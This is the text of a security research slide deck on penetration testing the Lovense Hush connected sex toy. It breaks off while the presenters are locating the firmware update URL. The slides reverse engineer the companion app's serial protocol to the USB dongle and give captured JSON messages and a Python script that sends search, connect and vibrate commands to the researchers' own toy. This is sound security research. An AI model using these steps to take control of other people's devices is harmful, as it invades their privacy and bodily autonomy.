



# Adventures in buttplug penetration (testing)

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Intro to teledildonics

## Word of the day

**teledildonics** /'telədildōäniks/

From the Greek *têle* meaning “afar”, and the English *dildo* meaning “dildo”.


Use scenario 1: solo play




Use scenario 2: local multiplayer



# Use scenario 3: remote multiplayer



# Use scenario 3b: remote paid multiplayer




# Compromise scenario 1: local hijack






# Compromise scenario 2: remote hijack



# Compromise scenario 3: reverse remote hijack



# The Lovense Hush

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- “The World’s First Teledildonic Butt Plug”
- It’s a buttplug
- You can control it from your phone
  - iOS or Android
- You can control it from your computer
  - Windows or Mac OS
- App includes social features
  - Chat (text, pictures, video)
  - Share toy control with friends or strangers



# The Lovense ecosystem

## Toys



Nora



Max 2



Lush 2



Hush



Ambi



Edge



Domi



Osci


## Lovense Remote App




## USB dongle




# Loveense compromise map



# Where to start?



No code/binaries available



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Binaries available for download



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# Lovense remote


Requires a lovense account

Local play control mode

Long distance play mode

Runs on both Windows and  
Mac OS, so of course it's  
electron-based

=> We just need to read some  
slightly obfuscated JavaScript





# Lovense remote: the dongle protocol

- The app is all written in JavaScript
- The code is somewhat obfuscated, but field names are still present
- Throw it in a beautifier and you can get a good idea of what's going on with little effort...
- For example: search for “dongle”, and find the following

**=> app and dongle talk over serial**

```
...  
  
var t = new l.SerialPort(i.comName, {  
  baudRate: e.dongleBaudRate.baudRate,  
  dataBits: 8,  
  parity: "none",  
  stopBits: 1,  
  flowControl: !1  
});  
  
...
```

# Lovense remote: the dongle protocol

- We can easily sniff serial traffic
- Two types of commands
  - Simple: "DeviceType;"
  - Complex: encoded as JSON
- Same with dongle responses
  - After DeviceType, they're all JSON
  - Responses are read 32 bytes at a time

=> **Do the dongle and toy's firmware include a JSON parser?** 🤖

## Messages sent to dongle

Data	Data (chars)	Data length
44 65 76 69 63 ...	DeviceType;..	13
7b 22 74 79 70...	{"type":"usb","func":"stopSearch"}..	36
7b 22 74 79 70...	{"type":"toy","func":"status"}..	33
7b 22 74 79 70...	{"type":"toy","func":"search"}..	32
7b 22 74 79 70...	{"type":"toy","func":"stopSearch"}..	36
7b 22 74 79 70...	{"type":"toy","func":"command","id":"899208080A0A","cmd":"AI"}.	65
7b 22 74 79 70...	{"type":"toy","func":"command","id":"899208080A0A","cmd":"Aut...	80

## Messages received back from dongle

Data	Data (chars)	Data length
44 3a 31 30 37 ...	D:107:B044A2C8ADCC;.	20
7b 22 74 79 70...	{"type":"toy","func":"search","r	32
65 73 75 6c 74 ...	esult":205,"message":"dongle is	32
73 65 61 72 63 ...	searching toys"}.	17
7b 22 74 79 70...	{"type":"toy","func":"toyData",	32
64 61 74 61 22 ...	data":{"id":"899208080A0A","data	32
22 3a 22 5a 3a ...	":"Z:15:899208080A0A;"}.	25

# Lovense remote: the dongle protocol

- Easy to replicate basic app functionality in python
- Convenient for testing
- Very simple protocol

```
# open port
p = serial.Serial("COM3", 115200, timeout=1, bytesize=serial.EIGHTBITS,
                 parity=serial.PARITY_NONE, stopbits=serial.STOPBITS_ONE)

# get device type
p.write(b"DeviceType;\r\n")
deviceType = p.readline()

# search for toys (we already know our toy's MAC though)
p.write(b'{"type":"toy","func":"search"}\r\n'); print(p.readline());
p.write(b'{"type":"toy","func":"status"}\r\n'); print(p.readline()); # <sic>
p.write(b'{"type":"toy","func":"stopSearch"}\r\n'); print(p.readline());

# connect to toy
p.write(b'{"type":"toy","func":"connect","eager":1,"id":"899208080A0A"}\r\n')
print(p.readline())

# try various commands
p.write(b'{"type":"toy","func":"command","id":"899208080A0A","cmd":"DeviceType;"}\r\n')
print(p.readline())
p.write(b'{"type":"toy","func":"command","id":"899208080A0A","cmd":"Battery;"}\r\n')
print(p.readline())
p.write(b'{"type":"toy","func":"command","id":"899208080A0A","cmd":"Vibrate:20;"}\r\n')
print(p.readline())
```

# Lovense remote: the dongle protocol

- JSON means parsing code which means firmware bugs
- But finding bugs without the code is annoying...
- Search app.js for “update” ...
- ...and find what we want 😊
  - DFU = Device Firmware Update
  - URL gives us a binary to analyze

```
...  
  
this.updateUrl = _configServer.LOGIN_SERVICE_URL +  
"/app/getUpdate/dfu?v=" +  
